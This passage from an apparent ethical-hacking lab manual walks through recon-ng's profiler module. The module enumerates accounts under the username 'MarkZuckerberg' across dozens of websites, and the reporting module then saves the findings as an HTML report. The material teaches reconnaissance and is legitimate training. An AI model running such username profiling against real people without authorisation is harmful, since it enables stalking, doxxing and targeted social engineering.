


```
[recon-ng][reconnaissance][namechk]> back
[recon-ng][reconnaissance] > modules load recon/profiles-profiles/profiler
[recon-ng][reconnaissance][profiler] > options set SOURCE MarkZuckerberg
SOURCE => MarkZuckerberg
[recon-ng][reconnaissance][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.js
n...

Looking Up Data For: Markzuckerberg
-----
[*] Checking: 7cup
[*] Checking: Artists & Clients
[*] Checking: Ameblo
[*] Checking: Aminoapps
[*] Checking: Anilist
[*] Checking: AnimePlanet
[*] Checking: Apex Legends
[*] Checking: ascinema
[*] Checking: Audiojungle
[*] Checking: Avid Community
[!] ('Connection aborted.', ConnectionResetError(104, 'Connection reset by peer')) (thread=Thread-7,
object={'name': 'Apex Legends', 'check_uri': 'https://apex.tracker.gg/apex/profile/origin/{account}/o
verview', 'account_existence_code': '200', 'account_existence_string': 'Overview', 'account_missing_c
ode': '404', 'account_missing_string': 'PLAYER NOT FOUND', 'known_accounts': ['tittcheekyttt', 'RollsR
oyce Dawn'], 'category': 'gaming', 'valid': True}).
[*] Checking: Bookcrossing
[*] Checking: buymeacoffee
[*] Checking: carrd.co
[*] Checking: CastingCallClub
[*] Checking: championat
```

70. Type **back** and press **Enter** to go back to the workspaces terminal.
71. Now that we have verified the user existence and obtained the profile URL, we will prepare a report containing the result.
72. Type the **modules load reporting/html** command and press **Enter**. Assign values for **FILENAME**, **CREATOR**, and **CUSTOMER**.
Note: In this task, we are saving the report in HTML format; therefore, **reporting/html** module is used.
73. Type:
 - **options set FILENAME /home/attacker/Desktop/Reconnaissance.html** and press **Enter**. By issuing this command, you are setting the report name as **Reconnaissance.html** and the path to store the file as **Desktop**.
 - **options set CREATOR [your name]** (here, Jason) and press **Enter**.
 - **options set CUSTOMER Mark Zuckerberg** (since you have performed information gathering on the name of **Mark Zuckerberg**) and press **Enter**.
74. After entering the above details, type the **run** command and press **Enter** to create a report for all the hosts that have been harvested, as shown in the screenshot.

Module 02 – Footprinting and Reconnaissance




```
[*] Resource: Parler archived profile
[*] Url: http://archive.org/wayback/available?url=https://parler.com/profile/MarkZuckerberg
[*] Username: MarkZuckerberg
[*] -----
[!] HTTPSPool(host='auth.roblox.com', port=443): Read timed out. (read timeout=10) (thread=Thread-2, object={'name': 'Roblox', 'check_uri': 'https://auth.roblox.com/v1/usernames/validate?username={account}&birthday=2019-12-31T23:00:00.000Z', 'account_existence_code': '200', 'account_existence_string': 'Username is already in use', 'account_missing_string': 'Username is valid', 'account_missing_code': '200', 'known_accounts': ['LeetPawn', 'elephant459'], 'category': 'gaming', 'valid': True})
[!] HTTPSPool(host='spankpay.me', port=443): Read timed out. (thread=Thread-3, object={'name': 'SpankPay', 'check_uri': 'https://spankpay.me/{account}', 'account_existence_code': '200', 'account_existence_string': 'Pay Me', 'account_missing_string': 'Error: Bad response status: 404', 'account_missing_code': '200', 'known_accounts': ['Medroxy', 'Anna'], 'category': 'finance', 'valid': True}).
-----
SUMMARY
-----
[*] 44 total (44 new) profiles found.
[recon-ng][reconnaissance][profiler] > back
[recon-ng][reconnaissance] > modules load reporting/html
[recon-ng][reconnaissance][html] > options set FILENAME /home/attacker/Desktop/Reconnaissance.html
FILENAME => /home/attacker/Desktop/Reconnaissance.html
[recon-ng][reconnaissance][html] > options set CREATOR Jason
CREATOR => Jason
[recon-ng][reconnaissance][html] > options set CUSTOMER Mark Zuckerberg
CUSTOMER => Mark Zuckerberg
[recon-ng][reconnaissance][html] > run
[*] Report generated at '/home/attacker/Desktop/Reconnaissance.html'.
[recon-ng][reconnaissance][html] >
```

75. The generated report is saved to **/home/attacker/Desktop/**.

76. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.

